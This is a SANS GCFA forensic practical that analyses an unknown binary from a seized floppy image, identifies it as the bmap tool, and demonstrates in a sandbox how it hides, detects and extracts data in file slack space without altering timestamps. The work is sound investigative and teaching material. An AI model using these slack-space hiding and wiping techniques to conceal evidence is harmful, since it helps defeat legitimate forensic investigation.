Global Information Assurance Certification Paper

Analysis of a Linux Honeypot
GCFA Practical Assignment 1.4

Tyler Hudak

April 23, 2004

Abstract

The following practical was done for the requirements for the GIAC Certified Forensic Analyst certification from SANS. Each section, described below, describes how the knowledge taught through the SANS forensics track can be applied to the situations presented in the practical.

The first section describes how an unknown binary program from a floppy disk was analyzed to determine what it did. Analysis of the floppy disk is also done to determine if the owner was illegally distributing copyrighted materials. The techniques used to analyze the unknown program and floppy disk show exactly what the program's purpose is and how the employee used it.

The second section details the forensic analysis of a Linux honeypot that had been compromised by an unknown attacker. The steps and techniques performed are described and show the analysis of the honeypot as it unfolds. Additionally, the steps taken are written in a way that anyone should be able to understand what is taking place.

Throughout this analysis the discovery of real IP addresses, domain names and names and addresses of people were analyzed. All of these have been sanitized, as per SANS administrative guidelines.

The last section answers some legal questions based on the analysis of the first section. The details of what laws that broken, the appropriate steps to take and the actions to take to preserve the evidence in case of future court proceedings are discussed. Also, how the actions taken in the case of discovery of child pornography are also detailed.

Examining an Unknown Binary

An unknown binary has been found on a floppy disk allegedly belonging to an employee, John Price, who has been suspended. It was discovered during an audit that Price was using company resources to illegally distribute copyrighted material. Price was able to wipe the hard drive of his computer before an investigation could occur but a single floppy disk was found in the drive of his PC, although Price denied the disk is his. The floppy disk was seized and entered into evidence as follows:

- Tag # fl-160703-jp1
- 3.5 inch TDK floppy disk
- MD5: 4b680767a2aed974cec5fbcbf84cc97a
- fl-1607030-jp1.dd.gz

The floppy disk contains a number of files, including the unknown binary named “prog”. The primary task at hand is to analyze the binary to establish its purpose and find out how it might have been used by Price in the course of his alleged illegal activities. The floppy disk should also be analyzed for any other evidence relating to the case as it is suspected Price may have had access to other computers in the workplace.

The machine used for analysis was a Sony Vaio laptop running Linux Red Hat 9 with kernel 2.4.22. The laptop was not connected to any network while analysis occurred to prevent any malicious network activity the binary may generate from infecting other computers.

The zip file from the GIAC site containing the floppy disk image, binary_v1_4.zip, was downloaded and the **md5sum** utility was used to create a cryptographic MD5 hash of the file. No hashes of the zip file were given to compare the result against so this hash would only serve as a checkpoint for the future.

In order to understand what many of the programs that will be used do, there needs to be a basic understanding of what a file system and its components are. A file system is a “system for organizing directories and files” (FOLDOC). More specifically, a file system provides a way for the operating system of a computer, such as UNIX or Windows, to access and keep track of files. There are many different types of file systems available for computers to use, such as ext2 which is used primarily in Linux systems.

Specific to UNIX-based file systems, including ext2 file systems, a data structure known as an inode is used to keep information on files. The inode holds information on a file such as its name, size, the file’s owner and group IDs,

the permissions for the file, the disk blocks the file is located on and the timestamps for that file.

In UNIX-based file systems there are three timestamps for a file, the last modified time (the m-time), the last access time (the a-time) and the last time the inode was changed (the c-time). Collectively, these are referred to as the MAC times of a file. Each of these times is important in a forensic investigation as it allows the investigator to construct a timeline of the events that occurred on a computer.

The **md5sum** program creates a digital fingerprint of the file using the MD5 one-way hash algorithm. The MD5 one-way hash is a mathematical function that takes data of any length and converts it to a 128 bit fixed-length string. The 128 bit fixed-length string cannot be used in any way to derive the original data from it and it is mathematically improbable that two different pieces of data would ever produce the same fixed length string. (Schneier 18)

Creating a fingerprint of the file using **md5sum** allows us to make sure the file has not changed. If a single bit of the file changes the resulting MD5 hash will change. As long as the hashes match we know the file has stayed the same.

```
[root@laptop prog]# md5sum binary_v1_4.zip
c786bb55fa5d8ec934ccd7c89bc00844  binary_v1_4.zip
```

Next, the **unzip** command was run with the **–t** option on the zip file. The **–t** option displays the contents of a zip file and validates that the files within the archive have no errors.

```
[root@laptop prog]# unzip -t binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
   testing: fl-160703-jp1.dd.gz      OK
   testing: fl-160703-jp1.dd.gz.md5   OK
   testing: prog.md5                 OK
No errors detected in compressed data of binary_v1_4.zip.
```

The zip file contained three files: a gzip'd copy of the floppy image and two MD5 hashes – one for the floppy image and another for the unknown binary. Since there were no errors with the zip file, it was uncompressed using the **unzip** command without the **–t** option.

The first step was to get an MD5 hash of the gzip'd floppy image and compare it against the file containing the previous MD5 hash.

```
[root@laptop prog]# md5sum fl-160703-jp1.dd.gz
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
[root@laptop prog]# cat fl-160703-jp1.dd.gz.md5
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
```

The MD5 hash of the gzip'd floppy image matched the MD5 hashes reported in the MD5 file from the zip as well as the MD5 hash reported in the assignment, so the file had not changed and could be uncompressed using the **gunzip** utility.

A MD5 hash was next taken of the uncompressed floppy image and stored in a file so that the integrity of the image can be periodically checked. If we see that the hash of the images has changed at any point in the analysis we will know that the image has somehow changed and is no longer forensically sound.

```
[root@laptop prog]# md5sum fl-160703-jp1.dd > fl-160703-jp1.dd.md5
[root@laptop prog]# cat fl-160703-jp1.dd.md5
20be7bc13a5cb8d77232659c52a3ba65  fl-160703-jp1.dd
```

The description of the floppy disk never told us what type of file system the floppy disk had on it. In order to find this out, the **file** command was run on the image and showed that it was a Linux ext2 file system. The **file** command looks at the file given to it and determines what type of file it is based on a specific signature.

```
[root@laptop prog]# file fl-160703-jp1.dd
fl-160703-jp1.dd: Linux rev 1.0 ext2 filesystem data
```

Now that the file system the floppy image had on it was known, the **fsstat** command could be run against the image. The **fsstat** command takes an image of a particular file system and displays information about it, such as when it was last mounted, when it was last written to and the block size. This information would be useful in our analysis of the image later.

```
[root@laptop prog]# fsstat -f linux-ext2 fl-160703-jp1.dd
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: EXT2FS
Volume Name:
Last Mount: Wed Jul 16 02:12:33 2003
Last Write: Wed Jul 16 02:12:58 2003
Last Check: Mon Jul 14 10:08:08 2003
Unmounted properly
Last mounted on:
Operating System: Linux
Dynamic Structure
InCompat Features: Filetype,
Read Only Compat Features: Sparse Super,…
```

Before the image was mounted, a few more utilities were run against it to grab more information that would be useful. First the **fls** program was run on the

floppy image. The **fls** program looks through a disk image and displays information on all the files and directories located in that image, including any deleted file or directories. The program was given the **–r** option to recurse through the entire directory structure and the **–m /** option to display the output in a format that can be used by the mactime utility later. Mactime is a utility that takes the information produced by fls and other programs and puts it in a readable format, sorted by date and time.

```
[root@laptop prog]# fls -f linux-ext2 -m / -r fl-160703-jp1.dd > fl-160703-jp1.dd.fls
```

Next, the **ils** program, which lists information on removed inodes, was run. Like **fls**, the **ils** output was put into a timeline format that can be used by mactime utility with the **–m** option.

```
[root@laptop prog]# ils -m -f linux-ext2 fl-160703-jp1.dd > fl-160703-jp1.dd.ils
```

Finally, the **strings** program was run on the floppy image to get any printable strings within the image. The **–a** option was given to display all readable strings and the **–radix=d** option was used to display the offset where they are found. This could be used later to find any other interesting files that may not be initially found when examining the unknown binary.

```
[root@laptop prog]# strings -a --radix=d fl-160703-jp1.dd > fl-160703-jp1.dd.strings
```

Now that some initial information had been taken from the floppy image, it could be made accessible using the **mount** program. This program was given a number of options, described below, to keep the integrity of the image intact and prevent the binary from accidentally being run.

1. ro – This option will prevent anything from writing to the image.
2. loop – This options tells mount to use the loopback device.
3. noatime – This option will prevent any access inode times from being updated.
4. noexec – This option will prevent any executable programs from being run. Since it is not yet known what the binary on the floppy does, we do not want to accidentally run it.
5. nodev – This option will ignore any device files on the disk, if any are present.

```
[root@laptop prog]# mount -t ext2 -o ro,loop,noatime,noexec,nodev fl-160703-jp1.dd
floppy/
[root@laptop prog]# mount | grep floppy
/root/sans/prog/fl-160703-jp1.dd on /root/sans/prog/floppy type ext2
(ro,noexec,nodev,noatime,loop=/dev/loop0)
```

The image of the floppy disk was now accessible.

```
[root@laptop test]# cd floppy
```


```
[root@laptop floppy]# ls -li
total 552
    15 drwxr-xr-x    2 502      502         1024 Jul 14  2003 Docs
    12 drwxr-xr-x    2 502      502         1024 Feb  3  2003 John
    11 drwx------    2 root     root       12288 Jul 14  2003 lost+found
    14 drwxr-xr-x    2 502      502         1024 May  3  2003 May03
    22 -rwxr-xr-x    1 502      502        56950 Jul 14  2003 nc-1.10-16.i386.rpm..rpm
    18 -rwxr-xr-x    1 502      502       487476 Jul 14  2003 prog
```

Binary Details

The unknown binary was located in the base directory of the floppy and named "prog". Using the **ls -li** command, we see that the binary is 487,476 bytes long and is owned by inode 18.

```
[root@laptop floppy]# ls -li prog
    18 -rwxr-xr-x    1 502      502       487476 Jul 14  2003 prog
```

In order to verify that the binary has not changed since the image was sent out we needed an MD5 hash of it to compare it to the MD5 hash that was present in the zip file. As shown below, the hashes matched so the file had not changed and analysis could proceed.



As seen in the previous output from the **ls** command, the binary was owned by user ID (UID) 502 and group id (GID) 502. In Linux, each user or group name is associated with a numerical ID. The system uses these numerical IDs to keep track of who owns a file. Since it is much easier to remember a name rather than a number, each ID number is associated with a user or group name. The correspondence between the ID numbers and names are kept in the /etc/passwd and /etc/group files.

Since the laptop analyzing the floppy image did not have user or group 502 defined in it's /etc/passwd or /etc/group files, the actual UID and GID

number was displayed. It may be possible upon examining other files on the floppy to discover exactly who those UID and GID numbers belonged to.

The file had read, write and execute permissions for the owner of the binary and read and execute permissions for everyone else. This means that the file can executed like a program, although we don't yet know what kind of executable file it is.

In order to find out what type of file it is, the **file** utility was run against the binary. The utility showed that it was an ELF executable file. ELF executable files are programs that are in a format that is recognizable by a number of operating systems, including Linux. The utility also showed that the binary was statically linked and stripped, meaning the executable will not load any external libraries when executed and does not contain any symbols within it.

```
[root@laptop floppy]# file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux
2.2.5, statically linked, stripped
```

To find out the MAC time information for the binary, the **istat** program was used. **Istat** is a utility that comes with The Sleuth Kit that takes a specific inode number and returns the information contained within it, including the MAC times. From the previous **ls –li** output, we know the file was using inode 18.

```
[root@laptop prog]# istat -f linux-ext2 fl-160703-jp1.dd 18
inode: 18
Allocated
Group: 0
uid / gid: 502 / 502
mode: -rwxr-xr-x
size: 487476
num of links: 1

Inode Times:
Accessed:       Wed Jul 16 02:12:45 2003
File Modified:  Mon Jul 14 10:24:00 2003
Inode Modified: Wed Jul 16 02:05:33 2003

Direct Blocks:
278 279 280 281 282 283 284 285
286 287 288 289 291 292 293 294
295 296 297 298 299 300 301 302
303 304 305 306 307 308 309 310
311 312 313 314 315 316 317 318…
```

According to the **istat** output, the file was last modified (the M time) on July 14, 2003 at 10:24:00. It was last accessed (the A time) on July 16, 2003

at 2:12:45 and the inode was last modified (the C time) on July 16, 2003 at 2:05:33.

Finally, **strings –a** was run against the binary to find any readable strings that may be helpful in identifying it's purpose or origin.

```
[root@laptop floppy]# strings -a prog > ../prog.strings
```

The strings output found a number of interesting keywords, some shown below, including a date, phone number, email address, name and address. The strings search also discovered a help option and a description. All of these strings will be helpful when later analyzing the execution of the binary and discerning its origins.

```
1.0.20 (07/15/03)
newt
use block-list knowledge to perform special operations on files
try '--help' for help.
+45 3325-6543
+45 3122-6543
keld@dkuug.dk
Keld Simonsen
ISO/IEC 14652 i18n FDCC-set
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V
ISO/IEC JTC1/SC22/WG20 – internationalization
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-112)
```

Program Description

The **file** and **strings** commands told us that the binary was a statically linked executable program and that it did something to files. Beyond that, no other information could be found so the binary would have to be executed and monitored to see what it did. Since we did not want to accidentally infect our analysis workstation, a separate machine would be used for execution of the binary.

A VMWare session running a default install of RedHat 9 was run. VMWare allows you to run a separate operating system inside another system for any number of purposes. In our analysis, we will use the VMWare session to monitor the execution of the binary. If the binary does anything malicious, such as wiping out any system files, our primary analysis workstation will not be harmed and a new VMWare session can be reloaded.

The VMWare session was also set up in host-only networking mode to allow networking traffic to only pass between the VMWare session and the host operating system. This will prevent the malicious code from spreading through the network if it would try to. This would also allow any network communication to be monitored using a sniffer program such as **tcpdump**. In our case,

tcpdump was set to listen to the networking interface between VMWare and the host operating system so we would see any network traffic that would appear. However, throughout analysis no network traffic was ever detected.

The binary was securely copied to the VMWare session using **scp**. Once the file had successfully been copied, the VMWare session was logged in to as the super user, root, and the MD5 hash of the binary was checked once again to verify that it had not changed. The hash matched the previous hashes so analysis could begin.

```
# scp prog 192.168.238.5:.
root@192.168.238.5's password:
prog              100% |*****************************|   476 KB    00:00
# ssh 192.168.238.5
root@192.168.238.5's password:
Last login: Mon Mar  8 11:40:41 2004
# md5sum prog
7b80d9aff486c6aa6aa3efa63cc56880  prog
```

When executing the binary we wanted to be able to see if it tried to open any files, execute any other commands or send out networking traffic. In order to do this, the binary was executed by another program called **strace**. **Strace** is a program that will intercept and display any system calls made by the program. This is helpful as we can see the execution path the binary takes as well as any files it tries to open.

When **strace** was run, it was always run with the same options, **-ff** and **-o**. The **–ff** option tells **strace** to follow the execution of a program if it forks, or creates separate execution paths. The **–o** option takes a filename as an argument and will write the strace output into that file. If the program forks, a new filename will be created and the strace output of that path will be written to the new file.

We were still logged in as the administrative user, root, but we wanted to try running the program with a user account that had less privileges. By running the binary with fewer privileges we would restrict the damage that could potentially be done by the binary and find out if the binary needed super-user privileges to run. Therefore, an ordinary user account called “tyler” was logged into and the program was run without any arguments.

```
# su - tyler
$ strace -ff -o strace1.txt ./prog
no filename. try '--help' for help.
```

The program printed out the words “no filename. try ‘—help’ for help.” and immediately exited. This is the same output we saw from the **strings** output and confirms that the program has a help option. However, before running the binary with the help option we wanted to see the output that strace produced.

```
$ more strace1.txt
execve("./prog", ["./prog"], [/* 17 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="laptop", ...}) = 0
geteuid32()                              = 500
getuid32()                              = 500
getegid32()                              = 500
getgid32()                              = 500
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                          = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                          = 0x80c0000
write(2, "no filename. try \'--help\' for he"..., 36) = 36
_exit(2)                                = ?
```

The strace output showed that the program did not try to do anything unusual. All of the system calls produced by the program are typical of what a normal program would do. Since no more information was obtained from the strace output, the program was run again with the **–help** option.

NOTE: Unfiltered output from strace can be long and confusing to read. Therefore, for the remainder of the paper, only relevant sections of the strace output will be shown.

```
$ strace -ff -o strace2.txt ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
```

```
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging threshold ...
--target <filename> operate on ...
```

Bingo! Running the binary with the **–help** displayed a number of different options for the program along with a brief description of what each did. The option also gave the string "prog:1.0.20 (07/15/03) newt" which could be a version number and an author. Again, the strace output did not show anything unusual occuring.

According to the descriptions of the options, it looked like the program may try to place data on the raw disk device. However, we still did not have enough information to definitely say what the program did. The help options did give an option **-doc man** which generated a man page. Man pages are a form of program documentation on UNIX systems and typically give more information that the help option of a program would.

```
$ strace -ff -o strace3.txt ./prog --man > prog.man
```

The output from the man option did not give any more information as to what the binary did and the strace output still showed nothing unusual occurring. The only thing to do now was to run the binary with some of the other options available, but I did not want to do that until I had learned more about what the binary did. Since no definite answers could be found from the help options or strings output, alternative sources of information would be used before any more executions of the binary would occur.

The first place looked at was the National Software Reference Library (NSRL) located at the National Institute of Standards and Technology's (NIST) website at http://www.nsrl.nist.gov. The NSRL collects "software from various sources and incorporate file profiles computed from this software into a Reference Data Set (RDS) of information" **(NSRL site)**. The reference data sets contain hashes of the software NIST has collected. Hashes of unknown software can be compared against the known hashes in the NSRL data sets. If the hashes match then the name of the program will be found.

There are four NSRL data sets that are downloadable from http://www.nsrl.nist.gov/Downloads.htm in ISO format. The latest version (2.3 at the time of this writing) of each of these data sets was downloaded and a search for the MD5 hash of the unknown binary was done with each of these sets. Unfortunately, no match was found.

Next, a search of the Internet using http://www.google.com and various keywords found from the strings command was run. The first search was for "use block-list knowledge to perform special operations on files", which was the description given of the program found from the –help option and from the strings output. The search results gave a page at http://old.lwn.net/2000/0420/announce.php3 which had an announcement for a new version (1.0.17) of a program called bmap. The description of bmap was the exact phrase that we searched for. Since the version numbers were so close, this was probably the true name of the program.

We now knew the probable true name of the program but still had no information as to what it did. A Google search for only "bmap" pulled over 24,000 results, many of which did not look like they had anything to do with our program. However, modifying the search to look for the version number as well, "+bmap +1.0.20" returned a number of results including a page at http://build.lnx-bbc.org/packages/fs/bmap.html. This page described the software as a forensic tool that can "save data into this slack space, extract data from slack space, and delete data in slack space ".

The Google search also gave places to download the source code of bmap. The source code of the program was downloaded from one of the search results at http://ftp.cfu.net/mirrors/garchive.cs.uni.edu/garchive/bmap-1.0.20/bmap-1.0.20.tar.gz.

After uncompressing the source code, a number of interesting files were present. One file, README, described the program as "A filesystem-independant file blockmap utility for Linux" and gave a message stating "WARNING: This may spank your hard drive". The rest of the file gave a version history with the most recent version of 1.0.20 released on May 15, 2000 by "newt@scyld.com". This confirmed the version seen when the binary was run and pointed that our unknown binary was in all likelihood bmap.

The bmap C source code contained a number of better descriptions of the options than the unknown binary did. Using the descriptions in the source code, the following table was constructed to show what each option in the unknown binary corresponded to from the bmap source code.

prog option	**prog description**	**bmap option**	**bmap description**
m	list sector numbers	map	list sector numbers
c	extract a copy from the raw device	carve	extract a copy from the raw device
s	Display data	slack	display data in slack space
p	Place data	putslack	place data into slack
w	Wipe	wipeslack	wipe slack
chk	test (returns 0 if exist)	checkslack	test for slack (returns 0 if file has slack)

sb	print number of bytes available	slackbytes	print number of slack bytes available
wipe	wipe the file from the raw device	wipe	wipe the file from the raw device
frag	display fragmentation information for the file	frag	display fragmentation information for the file
checkfrag	test for fragmentation (returns 0 if file is fragmented)	checkfrag	test for fragmentation (returns 0 if file is fragmented)

From the table above and all the descriptions already found we can guess that the program manipulates a file's slack space to hide data. In every file system disk space is allocated in units called blocks to files, typically ranging from 1K to 4K in size. This space can only be used by the file it has been allocated to and no other file can access it. Therefore, if a file only 2K in size is allocated a 4K block, 2K of space is wasted and not used. This wasted space is called slack space.

Our unknown program, which is most likely bmap, allows its user to write data into the slack space a file has. Since no other programs access the slack space of a file, that data will be hidden from the casual observer and can only be recovered with a program that looks specifically in the slack space, such as bmap, or through a forensic analysis of the raw disk. According to the option descriptions, the program also allows the user to wipe a file from disk or wipe the slack space for a file, potentially making it forensically difficult to find or recover.

Since we now knew what the program probably did, we needed to verify it through controlled testing in an environment we created. To do this, we logged back in to the VMWare session and created a new ext2 file system to mount. By creating our own file system we can tell exactly what changes occur.

The file system was created to be the same size as the floppy image and was populated with a few files to give the program something to work with. After the files had been copied into the new file system, the fls and ils programs were run against the file system so the MAC times of the files could be checked to see if the program had changed anything.

Shown below are the commands used to create the file system. Note that the block size for the file system is 1024 bytes.

```
# dd if=/dev/zero bs=1 of=test.dd count=1474560
1474560+0 records in
1474560+0 records out
# losetup /dev/loop0 ./test.dd
# mkfs -t ext2 /dev/loop0 1440
mke2fs 1.32 (09-Nov-2002)
Filesystem label=
OS type: Linux
```

Block size=1024 (log=0)
Fragment size=1024 (log=0)
184 inodes, 1440 blocks
72 blocks (5.00%) reserved for the super user
First data block=1
1 block group
8192 blocks per group, 8192 fragments per group
184 inodes per group

Writing inode tables: done
Writing superblocks and filesystem accounting information: done

This filesystem will be automatically checked every 22 mounts or
180 days, whichever comes first. Use tune2fs -c or -i to override.
losetup -d /dev/loop0
mkdir test
mount -t auto -o loop test.dd test/
df -h | grep test
/root/test.dd 1.4M 13K 1.3M 1% /root/test
cd test
mkdir dir1
cp /etc/passwd .
cp /etc/group .
cp ../prog .
cd ..
umount test
fls -f linux-ext2 -m / -r test.dd > test_dd.fls
ils -f linux-ext2 -m test.dd > test_dd.ils
mount -t auto -o loop test.dd test/

Since the unknown program needs a file to work on, the passwd file copied into the file system would be used in testing. Istat was run on the inode associated with the passwd file so any changes caused by the binary could be detected.

ls –li test/passwd
13 -rw-r--r-- 1 root root 1198 Mar 8 11:43 passwd
umount test
istat -f linux-ext2 test.dd 13 | tee passwd.istat
inode: 13
Allocated
Group: 0
uid / gid: 0 / 0
mode: -rw-r--r--
size: 1198
num of links: 1

Inode Times:

```
Accessed:       Mon Mar  8 11:43:40 2004
File Modified:  Mon Mar  8 11:43:40 2004
Inode Modified: Mon Mar  8 11:43:40 2004

Direct Blocks:
42 43
# mount –t auto –o loop test.dd test/
```

Once the file system had been created and mounted the binary could be run. The **sb** option, which is supposed to print out the number of bytes available, was the first option used to see if it would do anything out of the ordinary and to see the output it would show. As stated above, the program was ran against the passwd file.

```
# strace -ff -o ~/strace4.txt ./prog --mode sb passwd
850
```

The progam ran and exited immediately, displaying the number 850. The **sb** option was supposed to print out the number of bytes available in slack space for that file. Since each disk block is 1024 bytes and the passwd file was 1198 bytes long, it took up 2 disk blocks. That would leave 850 bytes of slack space left (1024*2 – 1198 = 850), the answer given by the progam.

The **sb** option did what we thought it was going to do, but did it do anything more? To see, the strace output was examined. The strace output below is filtered to only show exec, open or close commands, which are the system commands used to execute other programs or open other files.

```
# egrep "open|close|exec" ~/strace4.txt
execve("./prog", ["./prog", "--mode", "sb", "passwd"], [/* 23 vars */]) = 0
open("passwd", O_RDONLY|O_LARGEFILE)    = 3
open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 4
close(3)                                = 0
close(4)                                = 0
```

The strace output did not show anything unusual. The program opened the passwd file and the loopback device the file system was mounted on and no other files. This was expected since we were running the program on the passwd file.

Next, the **chk** option was run. The **chk** was supposed to return 0 if the file had slack available. Again, the program was run against the passwd file.

```
# strace -ff -o ~/strace5.txt ./prog --mode chk ./passwd
./passwd does not have slack
```

The output returned, "./passwd does not have slack", which is not what was expected. According to the description, the **chk** option should have returned a

zero if the file has slack but instead it displayed that the file did not have slack. Looking through the strace output did not help either as the only interesting thing the program did was jump to the end of the passwd file using the _lseek command and read a large number of 0's, as shown below.

```
open("/dev/loop0", O_WRONLY|O_LARGEFILE) = 4
…
_llseek(4, 44206, [44206], SEEK_SET)    = 0
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 850) = 850
```

In the strace output above, the program opened up the device the file system was on and received file descriptor 4 for it. A file descriptor is just a number a program uses to keep track of the files it has opened. After opening the device, the program jumped 44,206 bytes into it with the _llseek command.

The program jumped 44,206 bytes because that is how far the end of the passwd file was from the beginning of the device. In the previous istat output on the inode for the passwd file we saw that the file used disk blocks 42 and 43. Each block in this file system is 1024 bytes long. Therefore, to find the byte offset of the beginning of the passwd file we would multiply 1024 * 42 (the starting block) which would give us 43,008. Adding the length of the file to that, 1198, we get 44,206.

The program jumped to the end of the passwd file to check if anything other than zeroes were present. If something other than zeroes were present, the **chk** option was displaying a positive result when something was hidden in slack space as opposed to verifying slack space is present. This could be very useful for forensic analysis of the floppy image. In order to test this theory out, some text would have to be hidden in a file with the program.

According to the help screen, the **p** option is used to place data into the slack space of a file. The program, using the **p** option, was run against the passwd file to hide the text "SANS rocks!".

```
# strace -ff -o ~/strace6.txt ./prog --mode p ./passwd
stuffing block 43
file size was: 1198
slack size: 850
block size: 1024
SANS rocks!
# ls -li passwd
   13 -rw-r--r--    1 root     root         1198 Mar  8 11:43 passwd
```

After running the program it displayed statistics about the passwd file and the blocks it was was going to write to. The program then paused and "SANS rocks!" was typed. After pressing enter, we were returned to a prompt.

Looking at the passwd file, neither the size nor the file modification time had changed - it looked like nothing had been written to the file. However, the strace output showed that the program had indeed written something to disk.

```
open("/dev/loop0", O_WRONLY|O_LARGEFILE) = 4
…
_llseek(4, 44206, [44206], SEEK_SET)    = 0
read(0, "SANS rocks!\n", 850)           = 12
write(4, "SANS rocks!\n", 12)           = 12
```

Like the **chk** option strace output, the output showed the program opening the device the file system is on and receiving file descriptor 4 for it. The program then jumped 44,206 bytes to the end of the passwd file with the _llseek command.

After the program jumped to the end of the passwd file it read the phrase we typed in, “SANS rocks!”. We know the program read the phrase from where we typed it because it read from file descriptor 0, which is the standard file descriptor for standard input. Finally, the program wrote the phrase we typed to the device the file system is on.

The file size of the passwd file never changed and displaying the contents of the file would not show the phrase we had hidden. In fact, unmounting the file system and running istat against the inode for the passwd file showed that none of the information for the file, including the MAC times, had changed! Our phrase had been hidden in the slack space of the passwd file with no evidence that anything had occurred.

```
# cd ..
# umount test
# istat -f linux-ext2 test.dd 13 > passwd_after.istat
# cat passwd_after.istat
inode: 13
Allocated
Group: 0
uid / gid: 0 / 0
mode: -rw-r--r--
size: 1198
num of links: 1

Inode Times:
Accessed:       Mon Mar  8 11:43:40 2004
File Modified:  Mon Mar  8 11:43:40 2004
Inode Modified: Mon Mar  8 11:43:40 2004

Direct Blocks:
42 43
# diff passwd.istat passwd_after.istat
```

#

Now that data had been hidden in a file, our theory concerning the **chk** option could be tested. The file system was mounted once more and the program was run with the **chk** option.

```
# mount -t auto -o loop test.dd test/
# cd test
# strace -ff -o ~/strace_chk2.txt ./prog --mode chk ./passwd
./passwd has slack
```

Excellent - our theory proved to be correct. Instead of displaying a positive result if a file had slack space present as was initially thought, the **chk** option displayed a positive result if the file had data hidden in the slack space.

The strace output for the **chk** option, shown below, showed the program jumping to the end of the passwd file, which we know to be 44,206 bytes from the beginning of the device, and reading all 850 bytes of slack space. This time it read more than just zeroes and saw our phrase “SANS rocks!”. Because it saw more than just zeroes, it displayed the positive result.

```
open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 4
…
_llseek(4, 44206, [44206], SEEK_SET)    = 0
read(4, "SANS rocks!\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 850) = 850
close(3)                                = 0
close(4)                                = 0
write(2, "./passwd has slack\n", 19)    = 19
```

We were able to hide data in the slack space but now we needed to retrieve it. To do this, the **s** option would be used. This time, an additional option, **--outfile,** would be used. The **–outfile** option takes another filename as an argument and writes the hidden data to that file.

```
# strace -ff -o ~/strace_s.txt ./prog --mode s --outfile /root/hidden.txt ./passwd
getting from block 43
file size was: 1198
slack size: 850
block size: 1024
# cat ~/hidden.txt
SANS rocks!
```

The program output was similar to the output with the **p** option. It first displayed the block it was getting the hidden data from, the file size, slack size and block size of the device and then exited to a command prompt. The program was directed with the **–outfile** option to write the data into the /root/hidden.txt file and viewing the contents of that file showed that it did. Looking at the strace output showed exactly what occurred.

```
open("/root/hidden.txt", O_WRONLY|O_APPEND|O_CREAT|O_LARGEFILE, 0755) =
3
open("./passwd", O_RDONLY|O_LARGEFILE)  = 4
…
open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 5
…
write(2, "getting from block 43\n", 22) = 22
write(2, "file size was: 1198\n", 20)   = 20
write(2, "slack size: 850\n", 16)       = 16
write(2, "block size: 1024\n", 17)      = 17
_llseek(5, 44206, [44206], SEEK_SET)    = 0
read(5, "SANS rocks!\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 850) = 850
write(3, "SANS rocks!\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 850) = 850
```

The program first opened /root/hidden.txt, the file to write the hidden data to, and received file descriptor 3 for it. It then opened the passwd file and received file descriptor 4. Finally, it opened the device the passwd file was on as file descriptor 5. Shortly after, the program printed out the statistics we saw and the jumped 44,206 bytes to the end of the passwd file using the _llseek command. The program then read 850 bytes from the slack space and then wrote those 850 bytes to the hidden.txt file.

If we look at the file size for hidden.txt, shown below, we can see that 850 bytes was truly written to the file. We don't see all 850 bytes when we display the file using the cat command because most of the are characters in the file is the null character, represented as \0 in the strace output above. The null character is the character that tells computers when the end of a string is and is never printed out. If we use the **hexdump** command to display the file, we do, however, see the null characters.

Hexdump is a utility that will display the hexidecimal version of every character in a file. This allows us to look and see everything in a file, including things that may not normally be shown. Adding the **-c** option displays the readable version of the characters as well.

```
# ls –l /root/hidden.txt
-rwxr-xr-x    1 root     root          850 Mar  9 21:21 /root/hidden.txt
# cat /root/hidden.txt
SANS rocks!
# hexdump -C /root/hidden.txt
00000000  53 41 4e 53 20 72 6f 63  6b 73 21 0a 00 00 00 00  |SANS rocks!.....|
